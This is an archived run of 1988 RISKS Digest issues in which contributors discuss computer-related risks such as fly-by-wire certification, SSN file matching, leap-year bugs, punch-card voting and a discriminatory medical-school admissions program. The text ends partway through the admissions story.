There are three levels of rumor - the impossible, the plausible but improbable, and the possible and likely. The first can be ignored. The second may be ignored after evaluating the risk inherent. The third requires serious investment of time and effort in evaluating the risks and then further resources to develop counter plans or contingency measures. The malicious rumor promulgated by the Chaos Computer Club was clearly of the third form. Their announcement was, in short, a form of terrorism.

I don't know what level of access the C.C.C. obtained to SPAN. Perhaps the system managers' fears were well founded and their actions were reasonable reactions to the perceived threat. I do know that the specter of security (Trojan horses here) can be raised over their heads again and again until they are so weary of it that they don't respond. That would be a most debilitated condition - all `care-ed' out. To cope with the threat one hopes SPAN is in the meantime analyzing the situation for alternate responses and cleansing their systems.

Frederick M. Korz, Graduate Student, Columbia University, N.Y.C, N.Y.

✓ Viruses and secure systems (Re: RISKS-6.29) [Fiction anticipates fact]

Kian-Tat Lim <elroy!lim%cit-vax.Caltech.Edu@ames.arc.nasa.gov> 20 Feb 88 07:52:53 GMT

A very similar scenario (and the first time I ever saw viruses mentioned) occurs in the science-fiction novel "The Adolescence of P-1" by an author whose name I have forgotten. Given some suspension of disbelief (unreasonably good AI capabilities), an entertaining and thought-provoking farce about computers and security.

-- Kian-Tat Lim (ktl@wagvax.caltech.edu, GEnie: K.LIM1)



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 32

Friday 26 February 1988

Contents

Back-Seat Driving Goes High Tech **PGN**

Lottomatic computing

PGN

Billion Dollar Software for \$900 ??

Ken De Cruyenaere

Airbus Fly-by-Wire Controversy

Nancy Leveson

File matching

Barry Nelson

Mistaken Identity and Display of Retrieved Sets

James H. Coombs

Re: Taxing information

Dick King

Jeff MacKie-Mason

jong

Re: the risks of voice recognition in banking services

Jerry Kew

SDI S/W

Fred Baube

Request for Viruses to be used to test AntiBiotics

Amir Herzberg

Viruses and "The Adolescence of P-1"

Pat Reedy

Info on RISKS (comp.risks)

Back-Seat Driving Goes High Tech

Peter G. Neumann < NEUMANN@csl.sri.com> Fri 26 Feb 88 14:32:37-PST

A 1977 Dodge van with a computerized loud-mouth back-seat driver designed to avoid collisions was demonstrated at the Governor's Regional Transportation Management Conference. Upon detecting a nearing collision to which the

driver does not respond, the system barks out simulated voice messages such as "WATCH IT! WATCH IT! LOOK OUT! LOOK OUT!" or "FALL BACK! FALL BACK". When the driver does nothing, the computer applies the brakes and slows the vehicle smoothly. "It was like driving with a loud, nervous and ill-tempered co-driver." The system is called "Lookout", and is made by Radar Control Systems, Inc. The computer is about the size of a cigaret pack. (Source: A front page article by Kevin Leary, with the above title, San Francisco Chronicle, 26 Feb 88.)

From the RISKS point of view, this could be a scary development. Inordinate dependence on this technology by people who are not sensible in the first place may tend to make matters worse. Drivers who are drunk, stoned, or sleepy may soon be taking to the roads with alacrity, possibly causing collisions among cars that do not have the devices even if the drivers themselves were magically protected. Some drivers may keep a failed unit mounted, so that in case of a collision, they could blame it on the computer. A second-order concern is that lawsuits against the manufacturer are likely in the event of accidents IN SPITE OF the device (e.g., if it was turned off). (Yes, lawsuits BECAUSE OF the device might also be expected -- e.g., if simultaneous approaches from two sides caused signals to cancel each other, due to a design flaw.) Thus, we need to check out rather carefully the social and other implications of this technology. Blind trust in such a technology may be more dangerous than the risks of the technology themselves... PGN

Lottomatic computing

Peter G. Neumann <NEUMANN@csl.sri.com> Fri 26 Feb 88 14:40:02-PST

GTECH Corp, which operates California's on-line real-time lotto control system, has been fined more than \$730,000 because of various computer system failures that have prevented bets from being placed. GTECH blamed "an overly complex system design that has proved to be too much for the lottery's central computers.' (San Francisco Chronicle, 26 Feb 88, p. 2)

[Here is a need for nonstop, reliable, secure, high-integrity computing. I wonder whether the system designers really anticipated the requirements properly, and whether GTECH anticipated the risk of such a fine! PGN]

✓ Billion Dollar Software for \$900 ??

<Ken De Cruyenaere <KDC%UOFMCC.BITNET@CUNYVM.CUNY.EDU> 204-474-8340>
Thu, 25 Feb 88 09:30 CST

From the Feb. 23 issue of the Winnipeg Sun (reprinted without permission):

COMPUTER PURCHASE OFFERS A BLUEPRINT FOR SUCCESS

Toronto (CP) A man who bought computer equipment for \$900 at auction last September is being sued by a Canadian subsidiary of a U.S. telecommunications giant, which says software included in the sale is worth billions of dollars.

The story could prove embarrassing to the Ontario government. One of its agencies, the Ontario Development Corporation, turned over to a receiver valuable material. Norbert Stoeckl, president of the Scarborough Bone Analysis Clinic, purchased the source code and manuals for the UNIX operating system at an auction by Danbury Sales Ltd.

Airbus Fly-by-Wire Controversy

Nancy Leveson <nancy%murphy.ics.uci.edu@ROME.ICS.UCI.EDU> Tue, 23 Feb 88 18:43:54 -0800

There is currently some controversy over the certification of the Airbus 320 in England. In case you are unfamiliar with this aircraft, it is to be the first truly fly-by-wire civilian aircraft. Much of the argument that I have read that Airbus uses to support the claim that the software is highly reliable is based on the fact that they use n-version programming.

The London Sunday Times of December 13 contained the following article:

"A math professor is preparing to go to court in an attempt to prevent the world's most advanced civilian aircraft coming into service because he believes it is unsafe."

"Michael Hennell, Professor of computational mathematics at Liverpool University, wants to stop the Civil Aviation Authority licensing the latest European Airbus, the 320. He alleges that the computer program that will fly the plane is flawed."

"Hennell, 47, has worked for the government and the EC on computer design. He accused the aircraft's designers of making "absurd" safety claims and has challenged Airbus Industrie to prove that the computer would break down no more than once in every billion hours of operation, as the company claims."

"He is supported by Bev Littlewood, Professor of Software Engineering at City University, London. Littlewood says he also has serious doubts about the reliability of the computer system and believes Airbus's claims are unrealistic."

"Airbus yesterday rejected the charges, and said the 320 would be the safest passenger aircraft ever. 'We believe that the safety requirement of a total breakdown occurring only once every billion hours is achievable,' a spokesman said. Airbus dismissed Hennell's fears as extravagant and 'wildly off target,' but admitted the computer had failed during test flying. The breakdowns were caused by teething problems and the aircraft had landed safely, it said."

...

"The 320 is the latest and most advanced Airbus built by the four-nation consortium...It is the first Airbus to use a computer system, nicknamed `fly-by-wire,' to carry out many tasks normally performed by a pilot."

"Airbus said fly-by-wire made the aircraft safer by preventing it stalling or manoeuvering [sic] too violently. It also saved fuel costs by keeping the aircraft on optimum trim."

"But Hennell claimed the aircraft relied too heavily on the system. `There are always inherent faults in the software. If the Airbus computer breaks down it will put the plane in jeopardy.'"

"Hennell pointed to the crash of a US F-18 military aircraft, in which the pilot failed to recover from a spin because the on-board computer thought his commands were 'too extreme' and blocked them."

"He is to apply for an injunction to stop the CAA [similar to the U.S. FAA] approving an airworthiness certificate for the 320. The CAA said yesterday it did not believe there was a safety problem with the Airbus computer. 'The CAA has rigorous procedures for the certification of all aircraft systems ... In the case of the Airbus we are satisfied that the tests carried out achieve the safety objectives.'"

File matching

Barry Nelson

Fri, 26 Feb 88 18:14:34 EST

Well-I-suspected-as-much Department:

I discovered this tidbit in the Federal Register (52 FR 49556, 31 DEC 1987) and thought I'd pass it along to the group. Other such systems may already be in place at other agencies, but I just happened to notice this one today.

COMPUTER MATCHING PROGRAM - US Postal Service/Federal Creditor Agencies -

The Post Office "...intends to conduct continuous matches [between] files of delinquent debtors [supplied by various Federal agencies] and its payroll file. Using the Social Security Account Number, USPS will [prepare a list of USPS employees who] may be subject to salary offset under the Debt Collection Act of 1982 [subject to due process]. [Of course we'll manually verify any hits and carefully discard erroneous information, so nobody will retain an undeservedly bad reputation]."

In other words, "We're using your SSN, which we solicited solely for IRS record-keeping purposes, to check on your bill-paying habits too."

What next? Badge-readers that make you write a check to get in the door?

Barry C. Nelson

Mistaken Identity and Display of Retrieved Sets

"James H. Coombs" <JAZBO%BROWNVM.BITNET@MITVMA.MIT.EDU>

Thu, 25 Feb 88 23:29:37 EST

Amos Shapir writes:

The Israeli state collection agency issued a warrant for the arrest of a debtor; since they had only his name (a rather common one) and the town he lived in, a clerk completed the missing information - full address, ID number and father's name - from the first entry for a person of the same name he found in the citizen's registry.

At first, this clerk's action sounds extremely irresponsible. It's quite common, however, for a system to retrieve a set of records and display them one at a time. A naive operator may well not be aware that more than one record has been retrieved (yes, there may still be some irresponsibility here). Whether or not the incident followed this scenario, we should keep the possibility in mind and consider displaying the number of records retrieved before displaying any records. (Or an alert box might work as well for a Mac-style interface.)

PGN comments:

[This one is computer-related in the sense that input data should acquire an appropriate measure of trustworthiness and then be handled accordingly. That measure should stay with the data, as is the case with a security label. PGN]

What does this mean? Practically? How would one implement a "measure of trustworthiness" for a data set such as this. Also, I have treated it as a retrieval problem; but PGN focuses on input. Does this mean that there should be something like a primary key, and that this primary key must be involved in all retrievals? Furthermore, would this primary key have to be something more descriptive than an automatically generated surrogate, such that any reasonably trained and attentive operator would notice an error immediately? But then what would the key consist of to defeat the sort of error that Amos reports?

--Jim

Dr. James H. Coombs, Software Engineer, Research Institute for Research in Information and Scholarship (IRIS), Brown University

[In this case, the OUTPUT should bear a credibility label such as

"THE FOLLOWING ITEM IS ONE OF POSSIBLY MANY THAT MATCHES THE REQUEST."

If data is marked on input or on acquisition as to its credibility, and then the output process further diminishes the credibility based on the contextual nature of the processing, a lot of the false matches might have less impact on the user. This is a serious problem in the identification of suspects based on partial information, where the input data may not have been verified and the processing may introduce further uncertainties. ("Fuzzy logic" revisited?) PGN]

Re: Taxing information

Dick King <king@kestrel.ARPA> Wed, 24 Feb 88 08:36:15 PDT

Date: 17 Feb 88 07:48:28 GMT

From: Steven Koinm <goog@a.cs.okstate.edu>

Subject: Taxing of information

Organization: Oklahoma State Univ., Stillwater

I recently came across an interesting idea presented by a hacker while doing research for a paper. The hacker said that he could not consider information property because it cannot be taxed. [...]

Seems bogus to me. The hacker's lament is that the value of the piece of information cannot be precisely measured.

There are other pieces of information whose values cannot be precisely measured. I understand that they are sometimes taxed [or split in a marital property settlement, which is a similar idea] based on the cost of acquiring them, sometimes on a market value, and sometimes on an estimated value of unclear origin.

Examples of eack of these valuation methids include an oilfield of unknown extent, a patent, and a professional license.

Would this make people stop collecting HUGE amounts of information that they keep around just for the sake of "I'll need that someday" or "Why bother erasing it, it may still be valid."

Information depreciates. A software concern can sometimes depreciate the software over three years rather than expensing the effort of producing the software as it is expended.

★ Re: Taxing of information (RISKS-6.30)

<Jeff_MacKie-Mason@um.cc.umich.edu>
Wed, 24 Feb 88 21:28:20 EST

In many countries, one form of information *is* taxed. In most western European countries, information that is covered by a valid patent is not protected unless the patentee pays an annual renewal fee, effectively taxing the value of that intellectual property to its owner. Of course, the fees make no attempt to assess the value of the property to the owner, but many taxes take on a fixed-fee form.

Jeff MacKie-Mason, Dept. of Economics, University of Michigan

Re: Taxing of Information

<jong%delni.DEC@decwrl.dec.com>
25 Feb 88 12:15

An unnamed hacker has raised the question of taxing information. This is perhaps only a "risk" if it catches on, but the technical question is how it could be done. Well, taking my cue from Xerox, which keeps a cycle counter in its machines and thus charges a cent or so per copy, I say it's simply a matter of an application program keeping a counter of how many times it was invoked. It could also track how many times it opened individual data files. If the counter was encrypted, it might be safe from hacking.

Egads! Every time I fire up PageMaker I pay a one cent tax to the IRS. Or worse, a tax plus a royalty to Aldus! I can see that adding up fast. Of course, the IRS will create a standard withholding for users of computers; you will have to prove that you didn't actually use the program as much as was assumed, by including the encrypted Federal program ID/counter string on a form that you must file every year by August 10th (one copy per program); except for shareware authors, who must file a form listing all users who have registered, as failure to notify the IRS of a user of a shareware program is a criminal offense...

★ Re: the risks of voice recognition in banking services (RISKS-6.30)

<kew%hldg00.DEC@src.dec.com>
Wed, 24 Feb 88 03:16:04 PST

If it is the TSB service, then funds transfers can only be made to pre-arranged destinations, ie, you go into the bank and set up the service for phone gas electricity etc - to pay your bills, so, the worst someone can do is pay your bills for you. They could also find out your balance. They also offer a keypad which fits over the microphone allowing you to enter a p.i.n. and then drive a menu of voice synthesized options.

Jerry Kew

✓ SDI S/W

Fred Baube <fbaube@note.nsf.gov> Thu, 11 Feb 88 08:50:41 -0500

For a paper on the future of strategic (i.e. nuclear) stability between the superpowers, I'd like to hear about sources that explore the prospects for systemic stability in Star Wars software. Possible topics:

- The possibility of unstable software behavior in a tightly-linked system due to feedback .. a la Black Monday, say.
- Design techniques to forestall/circumvent such built-in unstable behavior
- The prospects for keeping human decision makers in the loop during a crisis involving SDI

- Lessons learned from other large distributed S/W systems, such as the ATC upgrade, or the stock market, or even telecommunications
- The prospects for SDI S/W research creating the ability to generate error-free S/W directly from algorithmic or even English-language functional descriptions (assuming that such a description is itself error-free, naturally).

I'm looking for articles, manuscripts, ruminations, anecdotes, personal speculation, SDIO blatherings, whatever. Also ANY info about the National Test Bed contract to Martin Marietta. Also general info about the use, misuse, and abuse of simulations, and how the SDI S/W developers plan on convincing us that they have avoided these pitfalls. Thanx in advance.

#include <disclaimer.h>
Disclaimer #2: This paper is not for my employer.

Request for Viruses to be used to test AntiBiotics

Amir Herzberg <amirh%TECHUNIX.BITNET@CNUCE-VM.ARPA> Mon, 22 Feb 88 19:01:40 +0200

The risk of Viruses, especially in computers w/o hardware supported secure OS, is of much concern lately. We intend to develop software to protect against viruses in an unprotected environment (e.g. a PC - even an AT with MS-DOS). Some of the software is "preventive", other is "corrective". The software will be developed as projects in "Lab for Advanced Prog." course.

To test the software, and to improve understanding of the Viruses, we need samples of viruses. Anybody who has a contaminated disk is requested to send it to me: Amir Herzberg, Comp. Science Dept., Technion, Haifa, Israel. I will return a disk (if requested, with the programs when done). Physical disks may be better then e-mailed files. To check if I already have your Virus, or for more details, e-mail is amirh@techunix.bitnet or amirh@techsel.bitnet. Thanks for the co-operation!!!

Amir Herzberg

P.S. I represent in the entire matter myself only, not the Technion (or anyone else...).

P.S.S. Detailed information would also be most welcome.

[See my comment on Dave Horsfall's message in RISKS-6.31 on the dangers of Trojan horses (and bugs!) in allegedly antiviral software. What a wonderful opportunity to plant Trojan horrors, in both directions -- to Amir and from Amir. The risks are more than Amir pittance. PGN]

✓ Viruses and "The Adolescence of P-1" (Re: Risks-6.31)

<preedy@nswc-wo.ARPA>
Thu, 25 Feb 88 08:26:46 est

I just finished reading the novel "The Adolescence of P-1" by Thomas J. Ryan, which was mentioned by Kian-Tat Lim. This was a very thought-provoking novel. Considering the learning capabilities that exist when using neural networks, it is hard to say where fact meets fiction in this book. That is scary. Could a computer possibly take over? What risk are we taking when we teach a computer to learn?

Pat Reedy

[The author of the Adolescence of P1 is Thomas J. Ryan, published by Collier, in 1977. JPAnderson@DOCKMASTER.ARPA]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 33

Monday 29 February 1988

Contents

Risks of Believing in Technology

Matt Bishop

Slippery slopes and the legitimatization of illegitimacy

David Thomasson

Post Office Loses Its Zip Maker

Charles Youman

File matching

Brint Cooper

More double troubles

Peter Capek

Government accountability rules used to justify inspection of all files

Marc Gibian

Counterfeit products

Gordan Palameta

Re: viruses

Marcus J. Ranum

"The Adolescence of P-1"

Jonathan I. Kamens

Computerized voting & punch cards

Will Martin

Info on RISKS (comp.risks)

✓ Risks of Believing in Technology (Re: RISKS-6.32)

Matt Bishop

bishop%bear.dartmouth.edu@RELAY.CS.NET> Mon, 29 Feb 88 08:26:02 EST

This is in regard to your article "Back-Seat Driving Goes High Tech". There's one other risk of that computerized loud-mouth back-seat driver. Driving with an ill-tempered co-driver makes otherwise calm people very nervous, thereby decreasing their ability to monitor other traffic safely, scan the road, take foul weather (e.g., ice on the road, heavy rain) into account, and in general do all the things that they do as well as when calm. So these people will either have trouble ignoring the device or will become

so flustered that they will come to depend on the device to an unhealthy extent. In either case, the risk of them getting into an accident jumps with the installation of a device that is supposed to prevent accidents!

A personal peeve here. I have no objection -- indeed, I welcome -- the use of technology to improve our abilities -- the hand-held calculator is a wonderful thing! But when the technology allows people to depend on that technology to such an extent basic skills start to disappear, there is something wrong with the use of that technology. Anyone who's seen a teenager struggle to multiply 314 and 512 by hand, then give up and reach for a calculator, knows just what I mean.

Matt

Slippery slopes and the legitimatization of illegitimacy

David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> Sat, 27 Feb 88 13:49:11 EST

As a philosopher who is not a computer expert, I've noticed a kind of argument in the Risks Forum that is worth commenting on. It is usually called a slippery-slope argument. Two recent examples: A writer cautioned that the electronic homing devices for locating stolen cars could be misused by police to monitor the car-owner's whereabouts. Another writer warned that if the electronic back-seat driver called "Lookout" (it shouts at the driver when obstructions are ahead) is widely used, drunks and other impaired drivers "will be taking to the road with alacrity."

The slippery-slope principle is the same in any application: If we allow a particular device (power, authority, privilege, etc.) to be used for some legitimate end, we open the way for its being used toward illegitimate ends.

What makes this an uninteresting kind of argument is that it applies to *any* device, power, authority, etc. The arrest powers of police are subject to abuse; lawyer-client privilege is subject to abuse; and so on.

It might help if writers who employ this argument distinguished possibility from risk. It is *possible* that a computer mishap will result in a \$1000 phone bill next month. But should I regard this as a *risk* of having a phone? I don't think so. There at least two factors that help distinguish possibilities from risks. One is the probability that the event in question will occur. The other is what is available to prevent or deter the event or behavior in question. The two are obviously related. And the line between possibility and risk is obviously blurred.

Perhaps if writers considered these factors they might conclude either that what appeared to be a risk really isn't one, or that the risk is smaller (or greater) than it appeared to be. Arguments in Risks would be generally more persuasive if writers would, when pointing out a risk, assess the *degree* of the risk as they see it. Sometimes the alarm is sounded a bit too loudly.

[As has been noted frequently in RISKS, (1) probabilities are irrelevant when it is YOUR life that is lost; (2) technology does not always work

the way it was supposed to. That is not a philosophical point, but a reality. If a computer mishap results in your getting a \$1000 phone bill, the phone company will eventually recant. But incapable drivers are linked with many irreversible events. BIG DIFFERENCE. PGN]

✓ Post Office Loses Its Zip Maker

Charles Youman (youman@mitre.arpa) <m14817@mitre.arpa> Fri, 26 Feb 88 13:25:27 EST

For an upcoming conference I've been trying to work out the details with the Post Office so that we can include a business reply envelope with our preliminary program. The Post Office normally provides the camera ready artwork for the facing identification mark (the bars that appear at the top of the envelope) and the Zip + 4 barcodes that appear at the bottom. This process normally only takes a couple of days so after a couple of weeks had gone by without receiving them, I called the Post Office to check their status. The explanation I received was that a piece of equipment was down and was not expected to be back in service until March 7th. While it was not specifically identified as a computer that had failed, it was mentioned in passing that (1) the outage was nationwide and (2) it prevented the assignment of Zip + 4 addresses. Business reply mail has a different Zip + 4 address than other mail to the same location. What surprises me is that there appears to be a single point of failure in what is otherwise a very decentralized organization. It may have saved the Post Office a couple of bucks when they bought the equipment, but it's costing them more now since it takes more labor to process mail that doesn't have the barcodes.

Charles Youman (youman@mitre.arpa)

✓ File matching (Barry Nelson) [RISKS-6.32]

Brint Cooper <abc@BRL.ARPA> Sat, 27 Feb 88 22:40:34 EST

Folks, I'm afraid that the battle over use of SSN for other than taxpaying functions is lost. The practice is simply too pervasive in our society (the ultimate distributed system!) ever to be discontinued.

So, let's concentrate on specifics. Here, we have an application where technology is being used to enforce the law requiring people who have borrowed money from the taxpayers to pay it back. I have heard people brag that they'll recommend that their kids take out Federally-financed loans to pay for their educations and not bother to pay back the loans. I, for one, would LOVE to see such people caught by their own Social Security Numbers.

As always, we have to consider the risks of NOT using computers; here, such risk is that we would allow our system to become bankrupt rather than catch those who have cheated all of us.

More double troubles

<Peter G. Neumann <NEUMANN@csl.sri.com> [Really from CAPEK@IBM.COM]> Mon 29 Feb 88 11:00:12-PST

Peter Capek me by SnailMail copies of two clippings out of his files, each relating to two people with the same Social Security Number.

Ann Marie O'Connor, 21, Queens NY and Anne Marie O'Connor, 22, of Larchmont NY, both with the same SSN. Both are 5' 5", with brown hair and brown eyes, birthdays in September, and a father and a brother named Daniel. It took the government 9 months to straighten out a request for a name change when the first AMO'C got married, during which time she was being dunned for back taxes based on their COMBINED incomes. [From page 12 of an unspecified issue of MONEY] [That's running AMO'C!]

James Edward Taylor, (Manhattan) NY, NY, Health Department inspector, and James Edward Taylor, (Brooklyn) NY, NY, Postal Service employee, share the same names, birthdates (23 July 1919), and states of birth (Virginia). They also share the same SSN. The error was detected in 1965, but still had not been corrected eight years later, by which time all sorts of interference problems had arisen. [NY Times, 18 March 1973]

✓ Government accountability rules used to justify inspection of all files

Marc Gibian harvard!apollo!marc.UUCP@seismo.css.gov 25 Feb 88 18:49 GMT

Raytheon Company subjects all its multi-user machines to a policy of random verification of file contents. Their justification is that government policy requires that they insure that file space is used only for chargeable work and that violation of this policy constitutes fraud. Raytheon takes this policy that extra step and interprete it as meaning that they -MUST- actively inspect the contents of their file systems to insure that only proper files are stored there. This inspection is done with no regard to the security attributes assigned to files. They also state that they can demand that encrypted files be decrypted for inspection.

Files explicitly classified illicit are:

Resumes (Of course, at least once a year your are asked to supply your management a resume so they can show the customers the staff's qualifications)

Phone lists (I guess the paper you write these down on are not subject to the same rules)

Personal correspondence (Do email letters count?)

Counterfeit products

<maccs!gordan@uunet.uu.net>
Thu, 25 Feb 88 19:46:04 EST

The Sat 20 Feb 1988 issue of the Toronto Globe and Mail has an interesting article on counterfeit products. The gist of the story is that when you mention counterfeit products, most people think of fake Lee jeans or Rolex watches; however, many other less well known items are involved as well, with important safety implications. The article is by Carey French -- here are a few excerpts (reprinted without permission):

"Engineers working on a vast new U.S. Postal Service complex in earthquake-prone Los Angeles were aghast when they discovered that as many as one third of the 140,000 metal fasteners used to hold the steel-framed structure together were phony."

"In Augusta, Ga. a woman gave birth after her contraceptive pills, labeled Ovulin 21, a product of U.S.-based G. D. Searle and Co., turned out to be fakes made in Panama."

"On the computer files of the National Transportation Safety Board in Washington, the words "bogus part" feature in at least 15 aircraft accidents between 1975 and 1986."

"Bolts that do not meet the specifications promised by their markings have been implicated in the deaths of a window washer who fell from a high-rise platform in Houston and of an artilleryman serving with NATO forces."

The article states that the "dent left by counterfeiting in world trade was estimated at \$60-billion in 1984 and ... appears to be increasing." A retired veteran of the City of London Police is quoted as saying, "I don't think we are aware of the enormity of all this" and "It's highly sophisticated and there's evidence that organized crime is involved."

Gordan Palameta mnetor!lsuc!maccs!gordan

★ Re: viruses (RISKS-6.31)

Marcus J. Ranum <osiris!mjr@PRC.Unisys.COM> Sat, 27 Feb 88 12:51:35 EST

I can see a wonderful business niche for unscrupulous hackers: computer assassination. How much would DBMS Inc. 'A' pay to know that I would insert a lethal virus in the development code of DBMS Inc. 'B' that would cause erratic behaviour and delay the release of the competition's product by a few months?

Maybe that's what's happening to OS/2 :-)

<jik@ATHENA.MIT.EDU>
Fri, 26 Feb 88 02:30:53 EST

In <u>RISKS-6.31</u>, Kian-Tat Lim (ktl@wagvax.caltech.edu) mentions the book, "The Adolescence of P-1" as an example of an intelligent, information-hunting virus.

The book is by Thomas J. Ryan, and it was published by Collier Books, ISBN 0-02-024880-6.

The back cover reads:

This is the story of an American youth. And we don't mean Huck Finn.

P-1 is the brainiest computer program ever hatched. And the first with real built-in human feelings. As a happy infant, P-1 makes some people very rich. Later, like adolescents everywhere, our sensitive hero becomes the victim of an uncomprehending adult world. With its first identity crisis, P-1 escapes its home computer, infiltrates the far-flung world-s electronic network, and hides out while it grows up. But soon it finds itself at war with the entire U.S. military establishment and, in a bizarre family drama, is forced to seek help from its brilliant, spaced-out human father and his sexy wife.

The final "readout" is astonishing, catastrophic, and chilling in the most original science thriller of the year -- the revolt of the machine brought to its ultimate conclusion.

I enjoyed the book quite a bit, although it is necessary to suspend disbelief a bit, mostly because the only mainframes discussed are those made by IBM and Control Data [ugh!].

-=> Jonathan I. Kamens MIT '91

Computerized voting & punch cards

Will Martin -- AMXAL-RI <wmartin@ALMSA-1.ARPA> Mon, 29 Feb 88 9:28:40 CST

Since there seems to be interest amongst RISKS readers about the recent court rulings on punch-card voting here in St. Louis, I append below an article from the St. Louis Post-Dispatch of Saturday, 27 Feb 88:

NEW RULING BY HUNGATE ALLOWS UNOFFICIAL RETURNS, OFFICIALS SAY (by Mark Schlinkmann, Regional Political Correspondent)

Election officials in St. Louis say a federal court ruling Friday will allow business as usual -- computer tabulation of unofficial returns -- on the night of the state's presidential primary, March 8. Friday's order, by US District Court Judge William L. Hungate, modifies his earlier decision against the Election Board in a case on voting rights filed by Michael V. Roberts, a city candidate who was defeated. In his new order, Hungate limited the number of ballots that would have to be counted manually.

The original order, made Dec. 22, touched off protests from Jerry B. Wamser, Election Board chairman. He had said that the order would require a manual count of all ballots -- a process that would take a week or longer. Wamser also had said that the board would not run a computer tabulation on election night because it might lack legal authority to do so under Hungate's original ruling. But board attorney Leo V. Garvin Jr. said Friday night that there no longer was any such concern as a result of Hungate's latest ruling. Garvin declined further comment.

In his suit, Roberts, who is black, said he lost the Democatic nomination for aldermanic president last year because the city's punch-card voting system discriminated against blacks.

In his decision, Hungate did not overturn the results. But he found that the election board's failure to review ballots for which votes were not counted violated the federal Voting Rights Act. Initially, Hungate ordered the board to count by hand all ballots validly cast by voters but not counted by computer tabulating equipment. In effect, that meant that all ballots would have to be counted by hand, election officials said. [See note below -WM] But on Friday, Hungate ruled that a manual review would be necessary only if the total of "overvotes" and "undervotes" could conceivably make the difference between a candidate's winning or losing an election.

An overvote is a ballot rejected because votes are punched for more than one candidate for a given office. An undervote is not counted because of improper punching or no punch at all.

Hungate said his modified order applied to the primary on March 8 and to Tuesday's special election to pick a new 17th Ward alderman. Hungate added that the Election Board's plan for educating voters about the punch-card system was satisfactory for those two elections.

Voters will be asked to check boxes on signature cards certifying that they have been offered instructions in the use of the punch cards.

NOTE: Personally, I don't see how having to manually review ballots which were machine-rejected means that "all ballots have to be counted by hand". The equipment could be programmed to count every ballot where there were no problems, and just kick out any odd ones. Only those odd ones would have to be manually processed. You could have done this decades ago with EAM card-handling equipment, so I can't see why it should be difficult now!

Regards, Will Martin



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 34

Tuesday 1 March 1988

Contents

Leap-year madness

Charles Fineman via Chris Koenigsberg

Michael Wagner

Risks of Leap Years and Dumb Digital Watches

Mark Brader

Computer Programmed in Predjudice

Brian Randell

Lousy Lazy UNIX Linkers

Joe Dellinger

Slippery slopes and probabilities

David Thomasson

Barry Shein

Risks of Believing in Technology

Scott E. Preece

Protection of system configuration...

James Ford

Stealing Passwords on Telenet

Christopher Jewell

Info on RISKS (comp.risks)

Fwd: Leap year madness

Chris Koenigsberg <ckk+@andrew.cmu.edu> Mon, 29 Feb 88 18:18:59 -0500 (EST)

Date: 29 Feb 88 14:21:36 EST

From: Charles.Fineman@H.GP.CS.CMU.EDU

Subject: Leap year madness

To: BBoard.Maintainer@A.CS.CMU.EDU

Attention: unix-forum bboard

All you folks who created (or extended) accounts using ADM today and used the default expiration date will most likely find that you cannot use those accounts. The default expiration date is one year from the

creation (extention) date which, in today's case, is a nonexistent date. Hence, the date interpreter chokes on it and it looks to ADM as if your account has expired.

To resolve this, all you have to do is change the expiration date.

Charlie Fineman

P.S. Now that's what I call a PHASE OF THE MOON error!!!

★ Re: Leap year madness [In response to the above]

Michael Wagner +49 228 303 245 <WAGNER%DBNGMD21.BITNET@CUNYVM.CUNY.EDU> Tue, 01 Mar 88 15:56 CET

Out of interest, I spent some time thinking about how many design mistakes are exposed by this example. I find the following:

- Two different representations/algorithms for dates, (the 'date interpreter', whatever that is, and the 'account creator') with different handling for unusual cases.
- 2. At least one representation allows illegal dates to be expressed i.e. the set of dates is not closed under the operation of addition (perhaps both allow this; not clear).
- 3. The treatment of an illegal date *in the future* as an expired date i.e. in the past.

Risks of Leap Years and Dumb Digital Watches

Mark Brader <msb@sq.com> Mon, 29 Feb 88 19:53:55 EST

All right now -- how many people reading this *haven't yet realized* that their watches have to be set back 1 day, because they went from February 28 directly to March 1?

Mark Brader, SoftQuad Inc., Toronto, utzoo!sq!msb, msb@sq.com

✓ "COMPUTER PROGRAMMED IN PREDJUDICE" [RISKS-4.27 revisited]

Brian Randell <Brian_Randell%newcastle.ac.uk@NSS.Cs.Ucl.AC.UK> Mon, 29 Feb 88 15:42:44 WET DST

Just over a year ago I reported in <u>RISKS-4.27</u> on the news stories here in the UK about a discriminatory computerized student selection system. This has hit the headlines again, now that the Commission for Racial Equality has issued a report on the affair. Since the original posting attracted some interest, I

thought that the RISKS readership would like to see the attached news story, from The Guardian of 25 February 1988 (reprinted without permission), since it indicates how officialdom has, at last, reacted.

COMPUTER PROGRAMMED IN PREDJUDICE

Andrew Veitch on how a don built racial and sexual bias into selection methods for a south London medical school

The next college found breaking the race laws by discriminating against black people will be prosecuted, senior Commission for Racial Equality officials warned yesterday.

After publication of the commission's report on race and sex discrimination at the St. George's medical school, south London, a senior source said: "We will make an example of the next one."

The decision by the Education Secretary, Mr. Kenneth Baker, to instruct universities and polytechnics to monitor the numbers of non-Caucasian students is seen as a half measure. The commission's officials sat they need to know who is rejected, and why. For that, they need a race question on university application forms.

St George's was caught, officials admit, only because the attitudes of its selectors in years gone by were enshrined in a computer program: that program deliberately downgraded non-Caucasians and women.

Few, if any, other colleges operate computerized selection programmes, so discrimination will be far harder, if not impossible, to prove.

Three-quarters of St George's 2,500 applicants a year are rejected by the academic assessors without being interviewed. About 70 per cent of those who get interviews are offered places. So the first weeding-out is crucial.

It is also time-consuming, which is why Dr Geoffrey Franglen, a former vice-dean of St George's and himself an assessor, set out to develop a program which, in his words, would "mimic the behaviour of the human assessors." The result, by 1980, was a program which matched the assessors' decisions in 90-95 per cent of cases.

The confidential report of the medical school's internal inquiry into the affair, a copy of which has been obtained by the Guardian, shows how the program worked, and who knew about it.

Candidates were classified as Caucasian or non-Caucasian on the basis of their names, or photographs if they were to hand. They were also classified by sex.

Being non-Caucasian, and or a women, resulted in a lower grade on the interview scale: simply having a non-European name could take 15 points off an applicant's score. Sex had less effect: on average, being female took no more than three points off the score.

